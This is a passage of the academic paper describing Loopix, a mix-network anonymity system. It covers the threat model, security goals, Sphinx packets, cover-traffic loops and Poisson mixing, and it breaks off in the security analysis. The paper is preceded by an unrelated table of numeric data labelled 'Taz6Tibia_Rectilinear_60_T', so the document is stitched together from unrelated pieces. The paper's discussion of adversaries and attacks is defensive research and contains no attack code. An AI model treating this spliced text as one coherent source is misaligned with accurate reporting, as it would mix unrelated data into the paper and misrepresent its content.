11	Taz6Tibia_Rectilinear_60_T(11)	189	Taz6Tibia_Rectilinear_60_T(19)	10	54	Taz6Tibia_Rectilinear_60_T(54)	25	Taz6Tibia_Rectilinear_60_T(66)	33
12	Taz6Tibia_Rectilinear_60_T(12)	194	Taz6Tibia_Rectilinear_60_T(19)	11	55	Taz6Tibia_Rectilinear_60_T(55)	49	Taz6Tibia_Rectilinear_60_T(0)	10
13	Taz6Tibia_Rectilinear_60_T(13)	178	Taz6Tibia_Rectilinear_60_T(16)	72	56	Taz6Tibia_Rectilinear_60_T(56)	31	Taz6Tibia_Rectilinear_60_T(68)	7
14	Taz6Tibia_Rectilinear_60_T(14)	128	Taz6Tibia_Rectilinear_60_T(16)	15	57	Taz6Tibia_Rectilinear_60_T(57)	35	Taz6Tibia_Rectilinear_60_T(68)	17
15	Taz6Tibia_Rectilinear_60_T(15)	204	Taz6Tibia_Rectilinear_60_T(18)	47	58	Taz6Tibia_Rectilinear_60_T(58)	43	Taz6Tibia_Rectilinear_60_T(10)	15
16	Taz6Tibia_Rectilinear_60_T(16)	203	Taz6Tibia_Rectilinear_60_T(15)	14	59	Taz6Tibia_Rectilinear_60_T(59)	49	Taz6Tibia_Rectilinear_60_T(71)	10
17	Taz6Tibia_Rectilinear_60_T(17)	120	Taz6Tibia_Rectilinear_60_T(20)	67	60	Taz6Tibia_Rectilinear_60_T(60)	36	Taz6Tibia_Rectilinear_60_T(71)	83
18	Taz6Tibia_Rectilinear_60_T(18)	147	Taz6Tibia_Rectilinear_60_T(24)	9	61	Taz6Tibia_Rectilinear_60_T(61)	32	Taz6Tibia_Rectilinear_60_T(72)	68
19	Taz6Tibia_Rectilinear_60_T(19)	71	Taz6Tibia_Rectilinear_60_T(27)	10	62	Taz6Tibia_Rectilinear_60_T(62)	31	Taz6Tibia_Rectilinear_60_T(73)	38
20	Taz6Tibia_Rectilinear_60_T(20)	67	Taz6Tibia_Rectilinear_60_T(23)	37	63	Taz6Tibia_Rectilinear_60_T(63)	36	Taz6Tibia_Rectilinear_60_T(74)	14
21	Taz6Tibia_Rectilinear_60_T(21)	99	Taz6Tibia_Rectilinear_60_T(24)	27	64	Taz6Tibia_Rectilinear_60_T(64)	42	Taz6Tibia_Rectilinear_60_T(32)	9
22	Taz6Tibia_Rectilinear_60_T(22)	99	Taz6Tibia_Rectilinear_60_T(32)	12	65	Taz6Tibia_Rectilinear_60_T(65)	46	Taz6Tibia_Rectilinear_60_T(84)	10
23	Taz6Tibia_Rectilinear_60_T(23)	115	Taz6Tibia_Rectilinear_60_T(27)	23	66	Taz6Tibia_Rectilinear_60_T(66)	31	Taz6Tibia_Rectilinear_60_T(84)	10
24	Taz6Tibia_Rectilinear_60_T(24)	70	Taz6Tibia_Rectilinear_60_T(27)	20	67	Taz6Tibia_Rectilinear_60_T(67)	19	Taz6Tibia_Rectilinear_60_T(80)	13
25	Taz6Tibia_Rectilinear_60_T(25)	100	Taz6Tibia_Rectilinear_60_T(25)	11	68	Taz6Tibia_Rectilinear_60_T(68)	18	Taz6Tibia_Rectilinear_60_T(84)	9
26	Taz6Tibia_Rectilinear_60_T(26)	58	Taz6Tibia_Rectilinear_60_T(30)	20	69	Taz6Tibia_Rectilinear_60_T(69)	21	Taz6Tibia_Rectilinear_60_T(30)	7
27	Taz6Tibia_Rectilinear_60_T(27)	41	Taz6Tibia_Rectilinear_60_T(32)	19	70	Taz6Tibia_Rectilinear_60_T(70)	34	Taz6Tibia_Rectilinear_60_T(82)	8
28	Taz6Tibia_Rectilinear_60_T(28)	49	Taz6Tibia_Rectilinear_60_T(33)	14	71	Taz6Tibia_Rectilinear_60_T(71)	70	Taz6Tibia_Rectilinear_60_T(5)	16
29	Taz6Tibia_Rectilinear_60_T(29)	60	Taz6Tibia_Rectilinear_60_T(34)	44	72	Taz6Tibia_Rectilinear_60_T(72)	96	Taz6Tibia_Rectilinear_60_T(10)	11
30	Taz6Tibia_Rectilinear_60_T(30)	93	Taz6Tibia_Rectilinear_60_T(35)	11	73	Taz6Tibia_Rectilinear_60_T(73)	46		
31	Taz6Tibia_Rectilinear_60_T(31)	78	Taz6Tibia_Rectilinear_60_T(35)	34	74	Taz6Tibia_Rectilinear_60_T(74)	36		
32	Taz6Tibia_Rectilinear_60_T(32)	60	Taz6Tibia_Rectilinear_60_T(10)	10	75	Taz6Tibia_Rectilinear_60_T(75)	38		
33	Taz6Tibia_Rectilinear_60_T(33)	53	Taz6Tibia_Rectilinear_60_T(38)	12					

The Loopix Anonymity System

Ania M. Piotrowska
University College London

Jamie Hayes
University College London

Tariq Elahi
KU Leuven

Sebastian Meiser
University College London

George Danezis
University College London

Abstract

We present *Loopix*, a low-latency anonymous communication system that provides bi-directional 'third-party' sender and receiver anonymity and unobservability. Loopix leverages cover traffic and *Poisson mixing*—brief independent message delays—to provide anonymity and to achieve traffic analysis resistance against, including but not limited to, a global network adversary. Mixes and clients self-monitor and protect against active attacks via self-injected loops of traffic. The traffic loops also serve as cover traffic to provide stronger anonymity and a measure of sender and receiver unobservability. Loopix is instantiated as a network of Poisson mix nodes in a stratified topology with a low number of links, which serve to further concentrate cover traffic. Service providers mediate access in and out of the network to facilitate accounting and off-line message reception.

We provide a theoretical analysis of the Poisson mixing strategy as well as an empirical evaluation of the anonymity provided by the protocol and a functional implementation that we analyze in terms of scalability by running it on AWS EC2. We show that mix nodes in Loopix can handle upwards of 300 messages per second, at a small delay overhead of less than $1.5\,ms$ on top of the delays introduced into messages to provide security. Overall message latency is on the order of seconds – which is relatively low for a mix-system. Furthermore, many mix nodes can be securely added to the stratified topology to scale throughput without sacrificing anonymity.

1 Introduction

In traditional communication security, the confidentiality of messages is protected through encryption, but this exposes meta-data, such as who is sending messages to whom, to network eavesdroppers. As illustrated by recent leaks of extensive mass surveillance programs[1], exposing such meta-data leads to significant privacy risks.

Since 2004, Tor [20], a practical manifestation of circuit-based onion routing, has become the most popular anonymous communication tool, with systems such as Herd [33], Riposte [11], HORNET [10] and Vuvuzela [46] extending and strengthening this paradigm. In contrast, message-based architectures, based on mix networks, have become unfashionable due to perceived higher latencies, that cannot accommodate real-time communications. However, unless cover traffic is employed, onion routing is susceptible to traffic analysis attacks [7] by an adversary that can monitor network links between nodes. Recent revelations suggest that capabilities of large intelligence agencies approach that of global passive observers—the most powerful form of this type of adversary.

It is not sufficient to provide strong anonymity against such an adversary while providing low-latency communication. A successful system additionally needs to resist powerful active attacks and use an efficient, yet secure way of transmitting messages. Moreover, the system needs to be scalable to a large number of clients, which makes classical approaches based on synchronized rounds infeasible.

For this reason we reexamine and reinvent mix-based architectures, in the form of the Loopix anonymity system. Loopix is resists powerful adversaries who are capable of observing all communications and performing active attacks. We demonstrate that such a mix architecture can support low-latency communications that can tolerate small delays, at the cost of using some extra bandwidth for cover traffic. Message delay and the ratio of cover to real traffic can all be flexibly traded-off against each other to offer resistance to traffic analysis. Loopix provides *'third-party'* anonymity, namely it hides the sender-receiver relationships from third parties, but

[1] See EFF's guide at `https://www.eff.org/files/2014/05/29/unnecessary_and_disproportionate.pdf`

senders and recipients can identify one another. This simplifies the design of the system, prevents abuse, and provides security guarantees against powerful active adversaries performing $(n-1)$ attacks [41].

Loopix provides anonymity for private email or instant messaging applications. For this reason, we adopt and leverage an architecture by which users of Loopix are associated with service providers that mediate their access to a stratified anonymity system. Such providers are only semi-trusted[2], and are largely present to maintain accounting, enforce rate limiting, and ensure messages sent to off-line users can be retrieved at a later time. To provide maximal flexibility, Loopix only guarantees unreliable datagram transmission and is carried over UDP. Reliable transport is left to the application as an end-to-end concern [39].

Contributions. In this paper we make the following contributions:

- We introduce Loopix, a new message-based anonymous communication system. It allows for a tunable trade-off between latency and genuine and cover traffic volume to foil traffic analysis.
- As a building block of Loopix we present the *Poisson Mix*, and provide novel theorems about its properties and ways to analyze it as a pool-mix. Poisson mixing does not require synchronized rounds, can be used for low-latency anonymous communication, and provides resistance to traffic analysis.
- We analyze the Loopix system against a strong, global passive adversary. Moreover, we show that Loopix provides resistance against active attacks, such as trickling and flooding. We also present a methodology to empirically estimate the security provided by particular mix topologies and other security parameter values.
- We provide a full implementation of Loopix and measure its performance and scalability in a cloud hosting environment.

Outline. The remainder of this paper is organized as follows. In Section 2, we present a brief, high-level overview of Loopix and define the security goals and threat model. In Section 3, we detail the design of Loopix and describe Poisson mixes, upon which Loopix is based and introduce their properties. In Section 4, we present the analysis of Loopix's security properties and discuss the resistance against traffic analysis and active attacks. In Section 5, we discuss the implementation of Loopix and evaluate its performance. In Section 6, we survey related works and compare Loopix with recent designs of anonymity systems. In Section 7, we discuss remaining open problems and possible future work. Finally, we conclude in Section 8.

[2]Details about the threat model are in Section 2.3

2 Model and Goals

In this section, we first outline the design of Loopix. Then we discuss the security goals and types of adversaries that Loopix guarantees users' privacy against.

2.1 High-level overview

Loopix is a mix network [8] based architecture allowing *users*, distinguished as *senders* and *receivers*, to route messages anonymously to each other using an infrastructure of *mix* servers, acting as relays. These mix servers are arranged in a stratified topology [21] to ensure both horizontal scalability and a sparse topology that concentrates traffic on a few links [13]. In a stratified topology, mixes are arranged in a fixed number of layers. Each mix, at any given time, is assigned to one specific layer. Each mix in layer i is connected with every mix in layers $i-1$ and $i+1$. Each user is allowed to access the Loopix network through their association with a *provider*, a special type of mix server. Each provider has a long-term relationship with its users and may authenticate them, potentially bill them, or discontinue their access to the network. Each provider is connected to each mix in the first layer, in order to inject packets into the mix network, and also to every mix in the last layer, to receive egress packets. The provider not only serves as an access point, but also stores users' incoming messages. In contrast to previous anonymous messaging designs [46, 11], Loopix does not operate in deterministic rounds, but runs as a continuous system. This means that incoming messages can be retrieved at any time, hence users do not have to worry about lost messages when they are off-line. Additionally, Loopix uses the Poisson mixing technique that is based on the independent delaying of messages, which makes the timings of packets unlinkable. This approach does not require the synchronization of client-provider rounds and does not degrade the usability of the system for temporarily off-line clients. Moreover, Loopix introduces different types of cover traffic to foil de-anonymization attacks.

2.2 Threat Model

Loopix assumes sophisticated, strategic, and well-resourced adversaries concerned with linking users to their communications and/or their communication partner(s). As such, Loopix considers adversaries with three distinct *capabilities*, that are described next.

Firstly, a *global passive adversary* (GPA) is able to observe all network traffic between users and providers and between mix servers. This adversary is able to observe the entire network infrastructure, launch network attacks such as BGP re-routing [4], or conduct indirect observa-

	GPA	Corrupt mixes	Corrupt provider	Insider
Sender-Recipient Third-Party Unobservability	✓	✓	✓	✓
Sender online unobservability	✓	✓	✓	•
Sender anonymity	✓	✓	✓	✓
Receiver unobservability	✓	✓	✗	•
Receiver anonymity	✓	✓	✗	•

Table 1: The summary of security properties of the Loopix system in face of different threats. For the insider column we write • to denote that this concept doesn't apply to the respective notion.

tions such as load monitoring and off-path attacks [25]. Thus, the GPA is an abstraction that represents many different classes of adversaries able to observe some or all information between network nodes.

Secondly, the adversary has the ability to observe all of the internal state of some corrupted or malicious mix relays. The adversary may inject, drop, or delay messages. She also has access to, and leverages, all secrets of those compromised parties. Furthermore, such corrupted nodes may deviate from the protocol, or inject malformed messages. A variation of this ability is where the mix relay is also the provider node meaning that the adversary additionally knows the mapping between clients and their mailboxes. When we say that a provider node is *corrupt*, we restrict that node to being honest but curious. In Loopix, we assume that a fraction of mix/provider relays can be corrupted or are operated by the adversary.

Finally, the adversary has the ability to participate in the Loopix system as a compromised user, who may also deviate from the protocol. We assume that the adversary can control a limited number of such users—effectively excluding Sybil attacks [22] from the Loopix threat model—since we assume that *honest providers* are able to ensure that at least a large fraction of their users base are genuine users faithfully following all Loopix protocols. Thus, the fraction of users controlled by the adversary may be capped to a small known fraction of the user base. We further assume that the adversary is able to control a compromised user in a conversation with an honest user, and become a *conversation insider*.

An adversary is always assumed to have the GPA capability, but other additional capabilities depend on the adversary. We evaluate the security of Loopix in reference to these capabilities.

2.3 Security Goals

The Loopix system aims to provide the following security properties against both passive and active attacks—including end-to-end correlation and $(n-1)$ attacks. These properties are inspired by the formal definitions from AnoA [3]. All security notions assume a strong adversary with information on all users, with up to one bit of uncertainty. In the following we write $\{S \to R\}$ to denote a communication from the sender S to the receiver R, $\{S \to\}$ to denote that there is a communication from S to any receiver and $\{S \not\to\}$ to denote that there is no communication from S to any receiver (S may still send cover messages). Analogously, we write $\{\to R\}$ to denote that there is a communication from any sender to the receiver R and $\{\not\to R\}$ to denote that there is no communication from any sender to R (however, R may still receive cover messages).

Sender-Receiver Third-party Unlinkability. The senders and receivers should be unlinkable by any unauthorized party. Thus, we consider an adversary that wants to infer whether two users are communicating. We define *sender-receiver third party unlinkability* as the inability of the adversary to distinguish whether $\{S_1 \to R_1, S_2 \to R_2\}$ or $\{S_1 \to R_2, S_2 \to R_1\}$ for any online honest senders S_1, S_2 and honest receivers R_1, R_2 of the adversary's choice.

Loopix provides strong sender-receiver third-party unlinkability against the GPA even in collaboration with corrupt mix nodes. We refer to Section 4.1.3 for our analysis of the unlinkability provided by individual mix nodes, Section 4.3 for a quantitative analysis of the sender-receiver third-party unlinkability of Loopix against the GPA and honest-but-curious mix nodes, and Section 4.2 for our discussion on malicious mixes performing active attacks.

Sender online unobservability. Whether or not senders are communicating should be hidden from an unauthorized party. We define *sender online unobservability* as the inability of an adversary to decide whether a specific sender S is communicating with any receiver $\{S \to\}$ or not $\{S \not\to\}$, for any concurrently online honest sender S of the adversary's choice.

Loopix provides strong sender online unobservability against the GPA and even against a *corrupt provider*. We refer to Section 4.1.2 for our analysis of the latter.

Note, that sender online unobservability directly implies the notion of *sender anonymity* where the adversary tries to distinguish between two possible senders communicating with a target receiver. Formally, $\{S_1 \to R, S_2 \not\to\}$ or $\{S_1 \not\to, S_2 \to R\}$ for any concurrently online

honest senders S_1 and S_2 and any receiver of the adversary's choice. Loopix provides sender anonymity even in light of a conversation insider, i.e., against a corrupt receiver.

Receiver unobservability. Whether or not receivers are communicating should be hidden from an unauthorized party. We define *receiver unobservability* as the inability of an adversary to decide whether any sender is communicating with a specific receiver R $\{\rightarrow R\}$ or not $\{\not\rightarrow R\}$, for any online or offline honest receiver R of the adversary's choice.

Loopix provides strong receiver unobservability against the GPA, under the condition of an *honest provider*. We show in Section 4.1.2 how an honest provider assists the receiver in hiding received messages from third party observers.

Note, that receiver unobservability directly implies the notion of *receiver anonymity* where the adversary tries to distinguish between two possible receivers in communication with a target sender. Formally, $\{S \rightarrow R_1, \not\rightarrow R_2\}$ or $\{\not\rightarrow R_1, S \rightarrow R_2\}$ for any concurrently online honest sender S and any two honest receivers R_1, R_2 of the adversary's choice. [3]

Non-Goals. Loopix provides anonymous unreliable datagram transmission and facilities replying to sent messages (through add-ons). This choice allows for flexible traffic management, cover traffic, and traffic shaping. On the downside, higher-level applications using Loopix need to take care of reliable end-to-end transmission and session management. We leave the detailed study of those mechanisms as future work.

The provider-based architecture supported by Loopix aims to enable managed access to the network, anonymous blacklisting to combat abuse [27], and payments for differential access to the network [2]. However, we do not discuss these aspects of Loopix in this work, and concentrate instead on the core anonymity features and security properties described above.

3 The Loopix Architecture

In this section we describe the Loopix system in detail—Figure 1 provides an overview. We also introduce the notation used further in the paper, summarized in Table 2.

3.1 System Setup

The Loopix system consists of a set of mix nodes, N, and providers, P. We consider a population of U users communicating through Loopix, each of which can act as *sender* and *receiver*, denoted by indices S_i, R_i, where $i \in \{1, \ldots, U\}$ respectively. Each entity of the Loopix infrastructure has its unique public-private key pair (sk, pk). In order for a *sender* S_i, with a key pair (sk_{S_i}, pk_{S_i}), to send a message to a *receiver* R_j, with a key pair (sk_{R_j}, pk_{R_j}), the sender needs to know the receiver's Loopix *network location*, i.e., the IP address of the user's provider and an identifier of the user, as well as the public encryption key pk_{R_j}. Since it is out of scope for this work, we will assume this information can be made available through a privacy-friendly lookup or introduction system for initiating secure connections [32].

Symbol	Description
N	Mix nodes
P	Providers
λ_L	Loop traffic rate (user)
λ_D	Drop cover traffic rate (user)
λ_P	Payload traffic rate (user)
l	Path length (user)
μ	The mean delay at mix M_i
λ_M	Loop traffic rate (mix)

Table 2: Summary of notation

3.2 Format, Paths and Cover Traffic

Message packet format. All messages in Loopix are *end-to-end encrypted* and encapsulated into packets to be processed by the mix network. We use the Sphinx packet design [16], to ensure that intermediate mixes learn no additional information beyond some routing information. All messages are padded to the same length, which hides the path length and the relay position and guarantees unlinkability at each hop of the messages' journey over the network. The Sphinx packet format allows for detection of tagging attacks and replay attacks.

Each message wrapped into the Sphinx packet consists of a concatenation of two separate parts: a header, carrying the layered encryption of meta-data for each hop, and the encrypted payload, which allows for confidential message exchange. The header provides each mix server on the path with confidential meta-data, which is necessary to verify packet integrity and correctly process the packet. The structure of the header consists of (I) a single element of a cyclic group that is re-randomized at each hop, (II) an onion-encrypted vector, with each layer containing the routing information for one hop, and (III) the message authentication code MAC_i, which allows header integrity checking. The payload is encrypted using the LIONESS cipher [1], which guarantees that in case the adversary modifies the payload in transit, any informa-

[3]If the receiver's provider is honest, Loopix provides a form of receiver anonymity even in light of a conversation insider: a corrupt sender that only knows the pseudonym of a receiver cannot learn which honest client of a provider is behind the pseudonym.




Figure 1: The Loopix Architecture. Clients pass the messages to the providers, which are responsible for injecting traffic into the network. The received messages are stored in individual inboxes and retrieved by clients when they are online.

tion contained in it becomes irrecoverable. Thanks to the message authentication code in the header and the LIONESS encryption the Sphinx packet format thus allows for detection of tagging attacks.

Sphinx packet generation: The sender, given the public keys of the recipient and the nodes in the path, computes the sequence of shared secrets and blinded group elements. Next, the sender encrypts with the derived secret keys the vector of routing information and corresponding message authentication codes. The sender concatenates the computed header and onion-encrypted payload encapsulating confidential message to send to the recipient.

Sphinx packet processing: Each node after receiving the packet proceeds as follows. First, it computes a shared key using the group element included in the packet header and its private key. Next, using the computed shared key, the node validates the integrity of the packet by computing the hash of the encrypted routing information vector and comparing it with the received MAC. If the MAC is correct, the node, using the obtained key, strips off a single layer of encryption from the routing information and payload. The decryption operation returns the routing commands and a new packet, which should be forwarded to the next hop.

We extend the Sphinx packet format to carry additional routing commands in the header to each intermediate relay, including a delay and additional flags.

Path selection. As opposed to circuit-based onion routing, in Loopix the communication path for every single message is chosen independently, even between the same pair of users.

Messages are routed through l layers of mix nodes, assembled in a stratified topology [13, 21]. Each mix node is connected only with all the mix nodes from adjacent layers. This ensures that few links are used, and those few links are well covered in traffic; stratified topologies mix well in few layers [21]. Providers act as the first and last layer of mix servers.

Preparing message for sending. To send a message, the sender generates a random path, as described above. For each hop in the path the sender samples a delay from an exponential distribution with parameter μ, and includes it in the vector of routing commends, together with any other auxiliary information, to the corresponding relay. Given the message, recipient, path and routing commends the client encapsulates them into a Sphinx packet format.

Sending messages and cover traffic. Users and mix servers continuously generate a bed of *real* and *cover traffic* that is injected into the network. Our design guarantees that all outgoing traffic sent by users can by modeled by a Poisson process.

To send a message, a user packages their message into a mix packet and places it into their *buffer*—a first-in-first-out (FIFO) queue that stores all the messages scheduled to be sent.

Each sender periodically checks, following the exponential distribution with parameter $\frac{1}{\lambda_P}$, whether there is any scheduled message to be sent in their buffer. If there is a scheduled message, the sender pops this message from the buffer queue and sends it, otherwise a *drop* cover message is generated (in the same manner as a regular message) and sent (depicted as the four middle blue, solid arrows in Figure 1). Cover messages are routed through the sender's provider and a chain of mix nodes to a random destination provider. The destination provider detects the message is cover based on the special drop flag encapsulated into the packet header, and drops it. Thus, regardless of whether a user actually wants to send a message or not, there is always a stream of messages being sent according to a Poisson process $Pois(\lambda_P)$.

Moreover, independently from the above, all users emit separate streams of special indistinguishable types of *cover messages*, which also follow a Poisson process. The first type of cover messages are Poisson distributed *loops* emitted at rate λ_L. These are routed through the network and *looped back* to the senders (the upper four red arrows in Figure 1), by specifying the sending user as the recipient. These *"loops"* inspire the system's name. Users also inject a separate stream of *drop* cover messages, defined before, following the Poisson distribution $Pois(\lambda_D)$. Additionally, each user sends a stream of *pull* requests at a fixed frequency to its *provider* in order to retrieve received messages, described in Section 3.2.




Figure 2: Sending a single message between two users using the Loopix system. For simplicity, we present the mix network as a single mix; however, all mixes in the network perform the same operations. The mail client, besides sending the messages, generates constant streams of loop and drop cover traffic, independently of the user activity. The dotted line depicts retrieving of messages.

Each mix also injects its own *loop* cover traffic, drawn from a Poisson process with rate $Pois(\lambda_M)$, into the network. Mix servers inject mix packets that are looped through a path, made up of a subset of other mix servers and one randomly selected *provider*, back to the sending mix server, creating a second type of *"loop"*. This loop originates and ends in a mix server (shown as the lower four green arrows in Figure 1). In Section 4 we examine how these *loops* and the *drop* cover messages help protect against passive and active attacks.

Processing messages. Upon receiving a packet, each node, i.e., each mix and provider, performs the operation of processing the Sphinx packet. While processing the packet, the server recomputes the shared secret and checks the MAC's correctness. If this integrity test fails, the packet is dropped. Otherwise, the unwrapping function returns the *replay detection tag* and the vector of *routing commands*, as well the *new packet*. The vector of *routing commands* includes, among others, the *routing flag*, the *address* of the next hop and the *delay*. After unwrapping the packet, the node checks whether the returned *replay detection tag* has been already seen and if so, drops the packet. This allows for detection and protection against *replay attacks*. Otherwise, the node saves the tag in a data structure that stores previously observed tags. Next, it checks whether the *routing flag* is set to Relay or Dest. The Dest flag means that the received message is a loop message transferred back to the node. In the case of the Relay flag, we consider two scenarios depending on whether the processing node is a mix or a provider. In the case of a mix, the decrypted *new packet* is send to the next hop, specified by *address*, after the *delay* has elapsed. In the case of a provider, the new packet is either forwarded as before or saved in the inbox of one of the provider's clients specified by the *address*.

Message storing and retrieving. Providers do not forward the incoming mix packets to users but instead buffer them in clients' inboxes. Users, when online, *poll* providers or register their online status to download a fixed subset of stored messages, allowing for the reception of the off-line messages. Recall that cover loops are generated by users and traverse through the network and come back to the sender. Cover loops serve as a cover set of *outgoing* and *incoming* real messages. Whenever a user requests messages, their provider responds with a constant number of messages, which includes their cover loop messages and real messages. If the inbox of a particular user contains fewer messages than this constant number, the provider generates and sends dummy messages to the sender up to that number.

3.3 The Poisson Mix Strategy

Loopix leverages cover traffic to resist traffic analysis while still achieving low- to mid-latency. To this end Loopix employs a mixing strategy that we call a *Poisson Mix*, to foil observers from learning about the correspondences between input and output messages. The Poisson Mix is a simplification of the Stop-and-go mix strategy [29]. A similar strategy has been used to model traffic in onion routing servers [12]. In contrast, recall that in Loopix each message is source routed through an independent route in the network.

The Poisson Mix functions as follows: mix servers listen for the incoming mix packets and received messages are checked for duplication and decoded using the mix




Figure 3: The Poisson Mix strategy mapped to a Pool mix strategy. Each single message sending or receiving event leads to a new pool of messages that are exchangeable and indistinguishable with respect to their departure times.

node's private keys. The detected duplicates are dropped. Next, the mix node extracts a subsequent mix packet. Decoded mix packets are not forwarded immediately, but each of them is delayed according to a source predetermined delay d_i. Honest clients chose these delays, independently for each hop, from an exponential distribution with a parameter μ that is assumed to be public and the same for all mix nodes. This parameter determines how long the message is queued in the mix. Thus, the end-to-end latency of the messages depends on the selected parameter μ.

Mathematical model of a Poisson Mix. Honest clients and mixes generate drop cover traffic, loop traffic, and messaging traffic following a Poisson process. Aggregating Poisson processes results in a Poisson process with the sum of their rates, therefore we may model the streams of traffic received by a Poisson mix as a Poisson process. It is the superposition of traffic streams from multiple clients. It has a rate λ_n depending on the number of clients and the number of mix nodes.

Since this input process is a Poisson process and each message is independently delayed using an exponential distribution with parameter μ, the Poisson Mix may be modeled as an $M/M/\infty$ queuing system – for which we have a number of well known theorems [5]. We know that output stream of messages is also a Poisson process with the parameter λ_n as the the input process. We can also derive the distribution of the number of messages within a Poisson Mix in a *steady state* [34]. By the *steady state* we mean the state of the system in which all entities have already generated and processed messages for some reasonable period of time. By the convergence of the system to the equilibrium, this guarantees that the observed traffic closely follows the assumed distribution.

Lemma 1. *The mean number of messages in the Poisson Mix with input Poisson process Pois*(λ) *and exponential delay parameter* μ *at a steady state follows the Poisson distribution Pois*(λ/μ).

These characteristics, which give the Poisson Mix its name, allow us to calculate the mean number of messages *perfectly* mixed together at any time, as well as the probability that the number of messages falls below or above certain thresholds.

The Poisson Mix, under the assumption that it approximates an $M/M/\infty$ queue is a stochastic variant of a pool mixing strategy [42]. Conceptually, every message sent or received leads to a pool within which messages are indistinguishable due to the memoryless property of the exponential delay distribution.

Lemma 2 (Memoryless property [34])**.** *For an exponential random variable X with parameter* μ *holds* $\Pr[X > s+t | X > t] = \Pr[X > s]$.

Intuitively, any two messages in the same pool are emitted next with equal probability – no matter how long they have been waiting. As illustrated in Figure 3, the receiving event $i-1$ leads to a pool of messages $i-1$, until the sending event i. From the perspective of the adversary observing all inputs and outputs, all messages in the pool $i-1$ are indistinguishable from each other. Only the presence of those messages in the pool is necessary to characterize the hidden state of the mix (not their delay so far). Relating the Poisson mix to a pool mix allows us to compute easily and exactly both the entropy metric for the anonymity it provides [40] within a trace (used in Section 4.1.3). It also allows us to compute the likelihood that an emitted message was any specific input message used in our security evaluation.

Synchronous variant of Loopix. While Loopix operates asynchronously by design, we now consider a synchronous Loopix variant that operates in discrete rounds and thus cannot use the exponential mixing strategy, where delays attached to the packets are drawn from a continuous distribution. However, note that in a single round of the synchronous system the mixes gather packets - thus creating pools of packets - which are then flushed following the mixing strategy. All the messages gathered in the pool during a single round are indistinguishable from each other. Hence, since we have shown earlier that the Poisson mix can be modeled as a pool mix, the security analysis of mixing we present next can be applied both in the asynchronous and synchronous design.

4 Analysis of Loopix security properties

In this section we present the analytical and experimental evaluation of the security of Loopix and argue its resistance to traffic analysis and active attacks.

4.1 Passive attack resistance

4.1.1 Message Indistinguishability

Loopix relies on the Sphinx packet format [16] to provide bitwise unlinkability of incoming and outgoing messages from a mix server; it does not leak information about the number of hops a single message has traversed or the total path length; and it is resistant to tagging attacks.

For Loopix, we make minor modifications to Sphinx to allow auxiliary meta-information to be passed to different mix servers. Since all the auxiliary information is encapsulated into the header of the packet in the same manner as any meta-information was encapsulated in the Sphinx design, the security properties are unchanged. An external adversary and a corrupt intermediate mix node or a corrupt provider will not be able to distinguish *real* messages from *cover* messages of any type. Thus, the GPA observing the network cannot infer any information about the type of the transmitted messages, and intermediate nodes cannot distinguish real messages, drop cover messages or loops of clients and other nodes from each other. Providers are able to distinguish *drop* cover message destined for them from other messages, since they learn the *drop flag* attached in the header of the packet. Each mix node learns the delay chosen by clients for this particular mix node, but all delays are chosen independently from each other.

4.1.2 Client-Provider unobservability

In this section, we argue the *sender and receiver unobservability* against different adversaries in our threat model. Users emit payload messages following a Poisson distribution with parameter λ_P. All messages scheduled for sending by the user are placed within a first-in-first-out buffer. According to a Poisson process, a single message is popped out of the buffer and sent, or a drop cover message is sent in case the buffer is empty. Thus, from an adversarial perspective, there is always traffic emitted modeled by $Pois(\lambda_P)$. Since clients send also streams of cover traffic messages with rates λ_L for loops and λ_D for drop cover messages, the traffic sent by the client follows $Pois(\lambda_P + \lambda_L + \lambda_D)$. Thus, we achieve perfect *sender unobservability*, since the adversary cannot tell whether a genuine message or a drop cover message is sent.

When clients query providers for received messages, the providers always send a constant number of messages to the client. If the number of messages in client's inbox is smaller than a constant threshold, the provider generates additional dummy messages. Thus, the adversary observing the client-provider connection, as presented on Figure 4, cannot learn how many messages were in the user's inbox. Note that, as long as the providers are honest, the protection and *receiver unobservability* is perfect and the adversary cannot learn any information about the inbox and outbox of any client.




Figure 4: Provider stores messages destined for assigned clients in a particular inbox. When users pull messages from the mix node, the provider generates cover messages to guarantee that the adversary cannot learn how many messages are in the users inbox. The messages from the inbox and dummies are indistinguishable.

Corrupt providers: We distinguish the sender's and recipient's providers by calling them the ingress and egress providers respectively. If the *ingress provider* is compromised, all security properties of the Loopix system are still preserved, since the *ingress provider* observes a rate of traffic shaped by the Poisson distribution coming from the client and cannot distinguish whether the received packets carry real, loop or drop messages.

If the *egress provider* is malicious it can reveal to the adversary whether a particular client is receiving messages or not since the provider is responsible for managing the clients' inboxes. However, even an egress provider is still uncertain whether a received message is genuine or the result of a client loop – this cannot be determined from their bit pattern alone. Further statistical attacks may be possible, and we leave quantifying the exact information leakage against this threat model as future work. Thus, Loopix does not guarantee perfect *receiver unobservability* in the presence of a corrupted egress provider.

4.1.3 Poisson mix security

We first show that a single honest Poisson mix provides a measure of *sender-receiver unlinkability*. From the properties of Poisson mix, we know that the number of messages in the mix server at a steady state depends on the ratio of the incoming traffic (λ) and the delay parameter (μ) (from Section 3.3). The number of messages in each mix node at any time will on average be $\frac{\lambda}{\mu}$. However, an adversary observing the messages flowing into and out of a single mix node could estimate the exact number of

messages within a mix with better accuracy – hindered only by the mix loop cover traffic.

We first consider, conservatively, the case where a mix node is not generating any loops and the adversary can count the exact number of messages in the mix. Let us define $o_{n,k,l}$ as an adversary A observing a mix in which n messages arrive and are mixed together. The adversary then observes an outgoing set of $n-k$ messages and can infer that there are now $k<n$ messages in the mix. Next, l additional messages arrive at the mix before any message leaves, and the pool now mixes $k+l$ messages. The adversary then observes exactly one outgoing message m and tries to correlate it with any of the $n+l$ messages which she has observed arriving at the mix node.

The following lemma is based on the memoryless property of the Poisson mix. It provides an upper bound on the probability that the adversary A correctly links the outgoing message m with one of the previously observed arrivals in observation $o_{n,k,l}$.

Theorem 1. *Let m_1 be any of the initial n messages in the mix node in scenario $o_{n,k,l}$, and let m_2 be any of the l messages that arrive later. Then*

$$Pr(m=m_1) = \frac{k}{n(l+k)}, \quad (1)$$

$$Pr(m=m_2) = \frac{1}{l+k}. \quad (2)$$

Note that the last l messages that arrived at the mix node have equal probabilities of being the outgoing message m, independently of their arrival times. Thus, the arrival and departure times of the messages cannot be correlated, and the adversary learns no additional information by observing the timings. Note that $\frac{1}{l+k}$ is an upper bound on the probability that the adversary A correctly links the outgoing message to an incoming message. Thus, continuous observation of a Poisson mix leaks no additional information other than the number of messages present in the mix. We leverage those results for a single Poisson Mix to simulate the information propagated withing a the whole network observed by the adversary (c.f. Section 4.3).

